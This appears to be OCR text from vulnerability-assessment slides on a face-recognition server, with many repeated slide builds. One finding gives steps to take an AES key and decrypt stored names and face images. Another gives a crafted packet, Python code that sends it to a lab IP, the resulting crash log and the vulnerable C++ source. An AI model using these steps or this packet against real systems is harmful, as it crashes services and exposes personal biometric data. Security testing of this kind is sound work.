
V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name






Step 1 Obtain AES key from file “secret.key”


V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name





Step 1 Obtain AES key from file “secret.key”


Step 2 Extract encrypted data from “tartan_face.db”


V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name





Step 1 Obtain AES key from file “secret.key”

Step 2 Extract encrypted data from “tartan_face.db”


Step 3 Decrypt the data with the key


V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name





Step 1 Obtain AES key from file “secret.key”

Step 2 Extract encrypted data from “tartan_face.db”

Step 3 Decrypt the data with the key


Step 4 Obtain registered image and name


V09 – Extraction of name and face image


Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name







Step 1 Obtain AES key from file “secret.key”

Step 2 Extract encrypted data from “tartan_face.db”

Step 3 Decrypt the data with the key

Step 4 Obtain registered image and name

V12 – Crash by unsigned integer wraparound


Resource	[SERVERINFO]
Approach	[FUZZING]
Technique	[WRAPAROUND] [CRAFTPACKET]
CIA	[AVAILABILITY]

V12 – Crash by unsigned integer wraparound

Resource	[SERVERINFO]
Approach	[FUZZING]
Technique	[WRAPAROUND] [CRAFTPACKET]
CIA	[AVAILABILITY]

Attack Goal

Make the system not working



Step 1 Craft packet causing server crash

\x53\x42\x31\x54\x02\x00\x00\x00\xC7\x8C\x07\x3C\xEA\x03\x00\x00\xD4\x3D


\x02\x00\x00\x00 : whole packet size

V12 – Crash by unsigned integer wraparound

Resource	[SERVERINFO]
Approach	[FUZZING]
Technique	[WRAPAROUND] [CRAFTPACKET]
CIA	[AVAILABILITY]

Attack Goal

Make the system not working



Step 2 Send the crafted packet


```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))

s.sendall(b'\x53\x42\x31\x54\x02\x00\x00\x00\xC7\x8C\x07\x3C\xEA\x03
\x00\x00\xD4\x3D')
```

V12 – Crash by unsigned integer wraparound

Resource	[SERVERINFO]
Approach	[FUZZING]
Technique	[WRAPAROUND] [CRAFTPACKET]
CIA	[AVAILABILITY]

Attack Goal

Make the system not working



Step 3 System crash

pkt header : length=2 head=[SB1T]
pkt header : msgtype=1002
pkt header : timestamp=-890563053
…
[libprotobuf FATAL google/protobuf/stubs/stringpiece.cc:50] size too big: 18446744073709551602 details: string length exceeds max size
terminate called after throwing an instance of 'google::protobuf::FatalException'
what(): size too big: 18446744073709551602 details: string length exceeds max size
Abort!

```
// ProtocolManager.cpp
CBaseProtocol *CProtocolManager::parse_packet(MyPacket *ppkt) {
        CBaseProtocol *cpkt = nullptr;

        size_t payload_size = ppkt->hdr.size - sizeof(MyPacketHeader)/* 16 */;

        printf("pkt header : length=%d  head=[%c%c%c%c]\n",
        ppkt->hdr.size,ppkt->hdr.head[0],ppkt->hdr.head[1],ppkt->hdr.head[2],ppkt->hdr.head[3]);
        if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' &&
            ppkt->hdr.head[2]=='1' && ppkt->hdr.head[3]=='T' )  {
                printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);
                printf("pkt header : timestamp=%d\n", ppkt->hdr.timestamp);
                cpkt=create_protocol_instance((MsgReq)ppkt->hdr.msgtype);
                if (cpkt) cpkt->deSerialize(ppkt->payload, payload_size); // payload_size is too big
        }
        return cpkt;
}
```

```
// ProtocolManager.cpp
CBaseProtocol *CProtocolManager::parse_packet(MyPacket *ppkt) {
        CBaseProtocol *cpkt = nullptr;

        size_t payload_size = ppkt->hdr.size - sizeof(MyPacketHeader)/* 16 */;

        printf("pkt header : length=%d, head=[%c%c%c%c]\n",
        ppkt->hdr.size,ppkt->hdr.head[0],ppkt->hdr.head[1],ppkt->hdr.head[2],ppkt->hdr.head[3]);
        if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' &&
            ppkt->hdr.head[2]=='P' && ppkt->hdr.head[3]=='P') {
                printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);
                printf("pkt header : timestamp=%d\n", ppkt->hdr.timestamp);
                cpkt=create_protocol_instance((MsgReq)ppkt->hdr.msgtype);
